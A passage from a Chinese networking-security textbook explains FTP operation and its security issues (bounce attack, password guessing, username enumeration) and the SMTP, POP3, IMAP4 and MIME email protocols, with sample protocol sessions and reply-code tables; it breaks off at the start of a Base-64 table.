在 goodbye 报文实例中，首位数字 2 说明成功完成。第 2 位数字也是 2，说明此应答与一个连接请求相关。

6.5.1　FTP 工作过程举例

FTP 的工作过程包括控制连接和数据连接两方面。控制连接在整个 FTP 处理过程中始终保持开启状态，客户端输入命令后，服务器端的响应延迟应该是最小的。FTP 使用 ASCII 字符集进行控制连接的通信，即客户端发出一个简短的命令，服务器端回送一个简短的响应。一个 FTP 命令由 3 或 4 个字节的大写 ASCII 字符构成，如果有其他参数跟随，则用一个空格分隔，或者由一个 Telnet 的可选项列表终结来分开。正如前述，FTP 命令有三类：访问控制标识、数据传输参数和 FTP 服务请求。

数据连接只有当数据准备传输时才会开启，不需要时，则会关闭，数据连接要求数据传输的吞吐量应该是最大的。文件传输通过数据连接进行。客户端定义了文件类型、数据结构和传输方式，解决操作系统、文件系统等的异构问题。

FTP 能够通过数据连接传送 ASCII 码文件(默认格式)、EBCDIC 码文件和图像文件(二进制文件)。此外，传送 ASCII 码和 EBCDIC 码文件时必须增加一个 TELNET 属性，这些文件才能被打印出来。

FTP 使用文件结构(File)、记录结构(Record)和页结构(Page)作为传输文件的数据结

构。文件结构是默认数据结构，该类文件没有结构，是连续的字节流。记录结构只能用于文本文件。在页结构中，文件被划分为页，可随机或顺序地进行存储或访问。

FTP 使用流方式(Stream)、块方式(Block)和压缩方式(Compassed)作为传输方式。流方式是默认传输方式，FTP 以连续字节流将数据传递给 TCP，TCP 将数据切割为合适大小的数据段，流方式在传输数据时不做任何处理，如果双方的系统相同，这是十分有效的方式。在块方式中，数据以块的形式由 FTP 传递给 TCP，每一数据块会附加一个 3 字节头部，第一字节是块描述符，后两个字节是用来定义块的大小。当文件较大时，采用游程编码对数据进行压缩，压缩方式很少被使用。

FTP 中的文件传输有 3 种类型：检索文件，文件从服务器复制到客户机；存储文件，文件从客户机复制到服务器；检索文件列表，文件的目录或文件名列表从服务器传送至客户机。表 6.6 给出了一个检索文件列表的实例。

表 6.6 FTP 检索文件列表的实例

步　骤	FTP 命令格式	说　　明
1	客户端：ftp moon. ynu. edu Connected to moon. ynu. edu. 服务器端：220(vsFTPd 1.2.1)	客户端请求对主机 moon 的连接，当建立 FTP 控制连接后，FTP 服务器回送准备就绪信号(应答码 220)
2	服务器端：530 Please login with USER and PASS. 客户端：Name(moon. ynu. edu：xiaolu)：xiaolu 服务器端：331 Please specify the password. 客户端：Password：(不显示) 服务器端：230 Login successful.	服务器验证客户端名称(应答码 331)和口令，验证通过回送登录成功信息(应答码 230)
3	客户端：Remote system type is UNIX. Using binary mode to transfer files. ftp>ls reports 服务器端：227 Entering Passive Mode(153，18，17，11，238，169) 150 Here comes the directory listing.	客户端发送列表命令(ls reports)，检索以 report 命名的文件目录。服务器回送 150 并打开数据连接，开始传输数据至客户端。
4	文件列表数据传输： drwxr-xr-x 2 3027 411 4096 Sep 24 2006 business drwxr-xr-x 2 3027 411 4096 Sep 24 2006 personal drwxr-xr-x 2 3027 411 4096 Sep 24 2006 school 服务器端：226 Directory send OK.	
5	客户端：ftp>QUIT 服务器端：221 Goodbye.	客户端发送退出 FTP 连接命令，服务器以 221 作为应答码，关闭 FTP。

匿名访问 FTP。在使用 FTP 时，用户需提交用户名账号和口令给 FTP 服务器。有些网站可以向公众提供一些公开的文件下载，例如，设备生产厂商的设备使用手册，政府机关公布的法令法规等。这种情况下，不需要用户名和口令，可用 anonymous 作用户名，guest 作口令登录，这就是匿名访问 FTP。由于管理人员对匿名 FTP 的安全性极为重视，因此用户仅能下载公开的文件，而不允许进行其他操作，如查看文件目录和删除文件等，访问该类系统是非常受限制的。

6.5.2 FTP 的安全问题

由于 FTP 是一个通过互联网进行文件传输的系统，面临一系列的基于网络的安全威胁。下面是几个常见的安全问题。

1. 跳转攻击

文件传输协议的规范 RFC 959 提供了一种允许客户端建立 FTP 控制连接，并在两台 FTP 服务器间传输文件的机制。这种“代理 FTP”机制可以用来减少网络的流量，客户端命令一台 FTP 服务器直接传输文件给另一台 FTP 服务器，而不是从第一台服务器将文件传输给客户端，然后从客户端再传输给第二台服务器。当客户端连接到网络的速度特别慢时，这是非常有用的。但同时，代理 FTP 还带来了一个安全问题“跳转攻击(Bounce Attack)”。

攻击者发送一个 FTP 的 PORT 命令给目标 FTP 服务器，其中包含被攻击主机的网络地址和被攻击的服务器的端口号。这样，客户端就能命令 FTP 服务器发一个文件给被攻击的服务器。这个文件可能包含与被攻击的服务有关的命令(如 SMTP、NNTP 等)。由于是命令第三方去连接到一种服务，而不是直接连接，就使得跟踪攻击者变得困难，并且还避开了基于网络地址的访问限制。例如，客户端上载包含 SMTP 命令的报文到 FTP 服务器。然后，使用正确的 PORT 命令，客户端命令服务器打开一个连接给第三方机器的 SMTP 端口。最后，客户端命令服务器传输刚才上载的包含 SMTP 命令的报文给第三方机器。这就使得客户端不建立任何直接的连接而在第三方机器上伪造邮件，并且很难跟踪到这个攻击者。

2. 基于 IP 地址的访问控制

有一些 FTP 服务器希望有基于 IP 地址的访问控制。例如，一个单位部门的 FTP 服务器只供内部使用，不允许来自某些地点的对某些文件的访问。在这种情况下，服务器在发送受限制保护的文件之前，应该首先确保客户主机的网络地址在本单位部门的范围内，不管是控制连接还是数据连接。将控制连接使用一台可信任的主机，而对数据连接的主机安全性要求不高。同样，客户也应该在接受监听模式下的开放端口连接后，检查远程主机的 IP 地址，以确保连接是由所期望的服务器建立的。

3. 保护用户口令

为了防止黑客采用穷尽法的密码猜测攻击去登录 FTP 服务器，FTP 服务器限制用户尝试登录发送口令的次数。在 3～5 次尝试失败后，服务器应该结束与该客户的控制连接。在结束控制连接以前，服务器必须给客户端发送一个返回码 421，表示“服务不可用，关闭控制连接”。

4. 私密性

在 FTP 标准中，所有在网络上传送的 FTP 数据和控制信息(包括口令等)都未被加密。为了保障 FTP 传输数据的私密性，应尽可能使用安全的加密系统(例如 SSL/TLS 等)。

5. 保护用户名

当 USER 命令中的用户名被拒绝时，在 FTP 标准中定义了相应的返回码 530。而当用户名是有效的，但却需要口令时，FTP 将使用返回码 331。为了避免恶意的客户利用 USER 操作返回的码来判断一个用户名是否有效，FTP 服务器应当对 USER 命令始终返回 331，然后拒绝对无效用户名的登录。

6.6 电子邮件及其信息安全

电子邮件 E-mail 是目前乃至未来应用最广泛的互联网服务项目。电子邮件系统使用的传输协议包括简单邮件传输协议(Simple Mail Transfer Protocol,SMTP)、邮局协议(Post Office Protocol,POP)、互联网邮件访问协议(Internet Mail Access Protocol,IMAP)、多功能互联网邮件扩展协议(Multipurpose Internet Mail Extensions,MIME)、HTTP 协议等。

在互联网的早期,电子邮件仅用于传输短的文本报文,主要用于传递短信息。现在的电子邮件系统的功能比早期更为复杂,可以传输文本,也可以传输图片、声音和视频等非 ASCII 码的数据文件。也能将一个电子邮件传输给一个或多个接收者。由于 SMTP 等协议在信息安全保护方面的不足,导致互联网上垃圾电子邮件的泛滥,以及邮件信息的泄露等安全问题。

电子邮件信息安全保护的协议有:本节介绍的安全多功能互联网邮件扩展协议(S/MIME),第 11 章将介绍的 PGP 协议,以及得到广泛应用的基于浏览器和安全套接层协议的电子邮件系统。

6.6.1 电子邮件的传输过程

首先介绍几个概念:

(1) 用户的电子邮箱地址:必须是全球唯一的。SMTP 的邮箱地址由两个部分组成:用户名和注册邮件服务器的域名(或 IP 地址),中间用符号“@”隔开。用户邮箱名所定义的邮箱用于存储用户接收和发送的所有邮件,以及创建的邮件草稿等。域名是该用户注册的邮件服务器的名字。

(2) 邮件用户代理(Mail User Agent,MUA):也称为邮件阅读编辑器,是在本地计算机运行的程序。它的功能是构造和编辑邮件报文,阅读邮件报文,回复邮件,转发邮件,管理用户自己的邮箱。它直接面对用户,为用户提供基于命令行或图形界面的交互操作。例如,微软的 Outlook Express 和 Netscape 等。

(3) 邮件传输代理(Mail Transfer Agent,MTA):负责把邮件从一个邮件服务器传送到另一个邮件服务器。在互联网中,MTA 使用简单邮件传输协议,是系统的守护进程(daemon),在后台运行。要发送邮件,系统必须有一个 SMTP 的客户端;要接收邮件,则必须有一个 SMTP 的服务器端。

电子邮件系统的配置有 4 种结构,这里仅介绍图 6.25 所示的最常用的基于互联网的电子邮件系统。此系统中,从电子邮件发件人到收件人之间的邮件传输过程由以下 3 个阶段构成。

第 1 阶段:用户代理先通过 DNS 域名查询,获得用户注册的邮件服务器的 IP 地址,见图 6.5。然后用户代理 MUA 利用 SMTP 客户端软件将电子邮件发送到用户注册的 SMTP 服务器,注意邮件不是直接传送到接收者服务器的。接收邮件的服务器使用的是 SMTP 服务器端软件,默认端口号 25。

第 2 阶段:邮件从发送者的 SMTP 服务器传送到接收者注册的邮件服务器,一般情况邮




图 6.25　电子邮件传输的 3 个阶段

件要经过若干中间邮件网关的转发。此时本地邮件服务器使用 SMTP 客户端软件(使用临时端口号),而接收者注册的远地邮件服务器使用的是 SMTP 服务器端软件(使用端口 25)。

第 3 阶段:接收者的用户代理使用邮件访问协议(如 POP3 或 IMAP4 等),访问注册的邮件服务器中自己的邮箱,并获取邮件。第 3 阶段不使用 SMTP 协议,因为 SMTP 是一个"推"的协议,由发件人主动发送邮件,即使收件人不愿意接收邮件,也可将邮件推送到收件人的邮箱。这也是导致垃圾邮件泛滥的原因之一。在收件人的计算机中需要使用一个"拉"协议,即邮件访问协议,由收件人发起操作,从服务器的邮箱中读取给自己的邮件。邮件访问协议有两种:邮局协议版本 3(Post Office Protocol, Version 3,POP3)和互联网邮件访问协议版本 4(Internet Mail Access Protocol, Version 4,IMAP4)。

通常,收发一条邮件报文的过程包括:对邮件服务器的 DNS 查询,与邮件服务器建立 TCP 连接,收发邮件报文,完毕后终止 TCP 连接等几个过程。用户只与邮件用户代理 MUA 打交道,一般不与邮件传输代理 SMTP 打交道,由本地系统管理员配置本地的 SMTP 服务器。

6.6.2　邮件传输代理和邮件访问代理

1. 简单邮件传输协议

简单邮件传输协议是互联网上传输电子邮件的标准协议,采用客户/服务器的工作方式。通常 SMTP 使用命令和响应在客户端至服务器端(或某邮件服务器至另一邮件服务器)传输邮件报文,参看图 6.25 和表 6.7。在收发双方连接建立后,发送方的 SMTP 客户软件发送 MAIL 命令提示邮件服务器,若此时接收 SMTP 可用,则回送应答 OK,收到 OK 报文的发送方继续发出 RCPT 命令,以确认邮件是否被收到,如果接收方收到,则回送 OK,否则回送拒绝接收应答。双方反复多次,直至邮件传输处理完毕。表中列出了从 sender@abc.com 传输一条报文到 receiver@xyz.com 的第 1 阶段的 7 个步骤。

表 6.7　从 sender@abc.com 发送一个邮件到 receive@xyz.com 的命令及其说明

步骤	SMTP 命令格式	说　明
1	服务器端:220 xyz.com SMTP service ready	接收方 xyz.com 服务就绪(应答码 220)
2	客户端:HELO abc.com 服务器端:250 xyz.com says hello to abc.com	发送方向接收方发送自己的地址 abc.com,接收方回送请求命令完成消息(应答码 250)
3	客户端:MAIL FROM:< sender@abc.com> 服务器端:250 sender OK	启动邮件传输处理,服务器回送请求命令完成消息(应答码 250)

续表

步　骤	SMTP 命令格式	说　　明
4	客户端：RCPT TO:<receiver@ xyz. com> 服务器端：250 recipient OK	标识邮件接收者的地址，此处只有一个接收者 receiver，服务器回送请求命令完成消息(应答码 250)
5	客户端：DATA 服务器端：354 Send mail; end with “. ”on a line by itself	发送方 SMTP 客户把其后面的行为看做邮件传输，服务器回送 354 应答码，请发送方开始输入邮件，以“. ”结束
6	客户端：邮件内容(From: sender To: receiver Happy birthday!) 服务器端：250 message accepted	发送方传输邮件数据，传输完毕后，服务器回送报文收到的消息(应答码 250)
7	客户端：QUIT 服务器端：221 xyz. com closing connection	发送方要求 SMTP 服务器回送一个 OK 应答并关闭传输连接，应答码 221

从上面可以知道，SMTP 协议的每一个命令都会返回一个应答码，其每个代码数字都有特定的含义，例如，第一个数字为“2”表示命令成功执行；“5”表示失败；“3”表示尚未完成。表 6.8 列出了常用应答码及其含义。

表 6.8　简单邮件传输协议的应答码及其含义

应　答　码	含　　义	应　答　码	含　　义
211	系统状态或帮助响应	214	帮助信息
220	服务就绪	221	服务关闭(传输通道关闭)
250	请求命令完成	251	非本地用户，消息将被转发
354	开始输入邮件，以“. ”结束	421	服务不可用
450	邮箱不可用	451	处理过程出错，放弃操作
452	系统存储不足，放弃操作	500	语法错误，未知命令
501	参数格式错误	502	命令不可实现
503	错误的命令序列	504	命令暂时不可实现
550	邮件操作未完成，邮箱不可用	551	非本地用户
552	过量存储分配，请求未执行	553	邮箱名不可用，请求未执行
554	传输失败		

2. 邮件访问代理 POP3 协议

在邮件传输的第 1 和第 2 阶段使用的是简单邮件传输协议，因为 SMTP 是“推”协议，它将邮件报文从客户端主动地“推”到邮件服务器端。换言之，邮件首先是从客户端“推”到发方的服务器邮箱中，然后再“推”到接收方的服务器邮箱中。在邮件传输的第 3 阶段需要的是“拉”协议，接收客户端主动地从自己的服务器邮箱下载邮件。接收邮件的协议与传送邮件的协议不同。第 3 阶段使用的是报文访问代理协议。邮件接收者获取邮件使用的报文访问代理有两个：POP3 和 IMAP4，见图 6.25。

邮局协议是早期使用的较为简单的邮件访问协议。POP3 的客户端软件安装在收件人

的计算机上，POP3 的服务器端软件安装在邮件服务器上。当收件人从邮件服务器的邮箱中下载邮件时，由收件客户端(MUA)发起与服务器 110 端口间的 TCP 连接。连接建立后，要经过 3 个工作流程状态：首先是认证过程(Authentication State)，收件人发送自己的用户名(USER 命令)和密码(PASS 命令)给 POP3 服务器；认证通过后转入处理状态(Transaction State)，收件人可检索、收取或删除邮件；完成操作后，客户端发送结束命令(QUIT)给 POP3 服务器。此后服务器进入更新状态(update state)，将做了删除标记的邮件从服务器清除。POP3 服务器的默认端口号为 110。下载邮件过程如图 6.26 所示。




图 6.26　使用 POP3 协议从服务器下载邮件的过程

对于客户端发出的每个命令，邮件服务器都发回一个响应。POP3 命令由一个命令关键字和一些参数组成。POP3 响应由一个状态码(包括两种状态码，“确定”用＋OK，“失败”用－ERR 表示)和一个可含有附加信息的命令组成。

POP3 对用户的邮件有两种管理模式：删除模式和保存模式。在删除模式下，当收件人从服务器邮箱中下载邮件至本地计算机后，邮件服务器就删除或清空用户邮箱中已下载邮件。删除模式适用于用户使用固定计算机的情况，用户将邮件下载到自己的计算机中进行管理和保存。而保存模式则允许在收件人下载了邮件后，这些邮件仍然保存在邮件服务器中。保存模式方便用户从各不同的网络计算机上访问自己的电子邮箱。

3. 互联网邮件访问协议

互联网邮件访问协议版本 4 与 POP3 类似，但是它比 POP3 具有更强大和复杂的功能。

POP3 有一些缺陷，例如，不能在邮件服务器上编辑自己的邮件，不能在服务器上有不同的文件夹，在邮件下载之前不能预览邮件的部分内容等。IMAP4 提供了以下附加功能：

(1) 在从服务器下载邮件之前可以先进行预览。

(2) 在从服务器下载邮件之前，可以搜索邮件内容中的指定字符串。

(3) 可以只下载部分邮件。适用于邮件中含有大容量的多媒体信息，带宽不够等情况。

(4) 可以在邮件服务器上建立、删除和重新命名邮箱。

(5) 在存储邮件时,可以在一个文件夹中建立层次结构的邮箱。

4. 基于 HTTP 和 HTTPS 协议的电子邮件

基于 Web 的电子邮件是当今最广泛的互联网应用之一,很多网站都可向任何人提供电子邮件服务,例如 hotmail、Yahoo 和 mail.163.com.cn 等邮件网站。基于 Web 的电子邮件系统的思想是很简单的,例如,第 1 阶段,发送方小李利用 IE 浏览器(用户代理)向他的邮件服务器发送邮件时,使用的是 HTTP 协议。第 2 阶段,邮件发送服务器向邮件接收服务器传递邮件报文时,使用的仍然是 SMTP 协议。第 3 阶段,收件人小张利用 IE 浏览器(用户代理)向自己注册的邮件服务器下载接收邮件时,使用的是 HTTP 协议。

注意,在邮件传输的第 3 阶段使用 HTTP 协议,而不是 POP3 或 IMAP4。当接收者小张要接收自己的邮件时,他发送一个请求登录的报文给自己注册的邮件网站(如 http://mail.163.com.cn)。邮件网站返回一个 IE 页面的表格给小张填写,要求输入他的注册名和口令进行身份认证。小张的用户名和口令在网络传输时易被黑客截获。在要求安全邮件的网站还返回一组用图形显示的随机数,要求小张读出图形上的随机数,将此随机数与用户名和口令进行 MD5 或其他运算,将运算结果返回给邮件服务器,完成安全身份认证。在此过程中,如果黑客获取了网络数据中传输的口令的 MD5 值,他不可能推算出用户的口令。见第 2 章挑战握手身份认证(CHAP)协议和第 10 章网络实体的身份认证。

如果收件人的用户名和口令都通过了身份认证,Web 邮件服务器就用 HTML 的格式将邮件发送到收件人的 IE 浏览器。

利用 HTTP 协议收发电子邮件时,邮件的信息是完全用 ASCII 码的明文传输的,任何人都可以从网络数据流中获取邮箱账号、用户口令和全部邮件信息。近年来在电子邮件的通信中使用了 SSL/TLS 协议以及安全的 HTTPS 协议,将浏览器与 Web 服务器之间的数据加密,提高了安全性,但是这种方案没有解决从用户端到用户端的全程加密问题。某些邮件服务商采用 SSL/TLS 协议反对传输的邮箱地址和口令加密。详见第 11 章的介绍。

6.6.3 多功能互联网邮件扩展与安全邮件

1. 多功能互联网电子邮件扩展

SMTP 电子邮件系统的结构简单,使用方便,但只能发送 7 位 NVT ASCII 码(网络虚拟终端的美国信息交换代码)格式的报文,不能用于传输那些 7 位 NVT ASCII 不支持的语言,如法语、德语、中文、日文等。也不能用于发送二进制数据文件,可执行文件,以及视频和音频等文件。多功能互联网邮件扩展协议 MIME 作为 SMTP 的扩展,使电子邮件系统可以传送非 ASCII 码的数据文件。

在邮件处理流程中,MIME 位于邮件用户代理与传输代理之间。发件方 MIME 将非 ASCII 码的数据文件转换成 NVT ASCII 格式的文本文件,然后将文本文件交给邮件传输代理的 SMTP 客户端,并通过互联网传送到收件方的 SMTP 服务器上。邮件接收者再取出文本文件交给自己的 MIME 转换为原来格式的数据文件,流程如图 6.27 所示。

MIME 定义了 5 种头部,可加入在原 SMTP 头部中,其含义如表 6.9 所示。




图 6.27 MIME 传输非 ASCII 码的数据文件的过程

表 6.9 MIME 的五种报文头

头　部	含　义
MIME-Version	规定了 MIME 的版本
Content-Type	报文主体的数据类型
Content-Transfer-Encoding	传输内容的编码方法
Content-ID	多报文环境中唯一标识一条完整的报文
Content-Description	描述报文内容，是图像、音频还是视频

MIME 有 7 种内容类型，每种类型中包含若干子类型，如表 6.10 所示。

表 6.10 MIME 传输的内容类型、子类型及其说明

类　型	子　类　型	说　明
文本(Text)	Plain	无格式文本
	HTML	HTML 格式
图像(Image)	JPEG	JPEG 格式的图像
	GIF	GIF 格式的图像
声音(Audio)	Basic	采样频率为 8kHz 的单声道语音编码格式
视频(Video)	MPEG	MPEG 的视频
应用(Application)	PostScript	Adobe PS 文档
	Octet-stream	以字节为单位的数据流
报文(Message)	RFC822	MIME RFC822 报文
	Partial	为了传输而被分段的报文
	External-body	报文本身另外通过网络获取
多个部分(Multipart)	Mixed	内容包含各个有序的独立部分
	Parallel	必须同时查看的部分
	Digest	每一部分都是一个完整的 RFC822 报文
	Alternative	同样的报文，但格式不同

MIME 对所传输的非 ASCII 码的内容进行编码转换，转换方法分为：7 位 ASCII 编码、8 位 ASCII 编码、Base-64 编码、引用可打印编码等。其中最常用的是 Base-64 编码，在 MIME、S/MIME 和 PGP 的安全电子邮件传输中都要用到。

Base-64 编码，如表 6.11 所示。由于简单邮件传输协议只能传输 ASCII 码的文件，因此当电子邮件要传输非 ASCII 码的二进制数据文件时（图片、音频、视频、加密文件、可执行文件等），就要先将这些文件的数据转换为 ASCII 编码的符号，才能通过 SMTP 传输。邮件接收者收到后，再将收到的这些 ASCII 编码的符号查表转换为原来的二进制数据文件。

表 6.11　Base-64 编码表

值	编码	值	编码	值	编码	值	编码	值	编码	值	编码
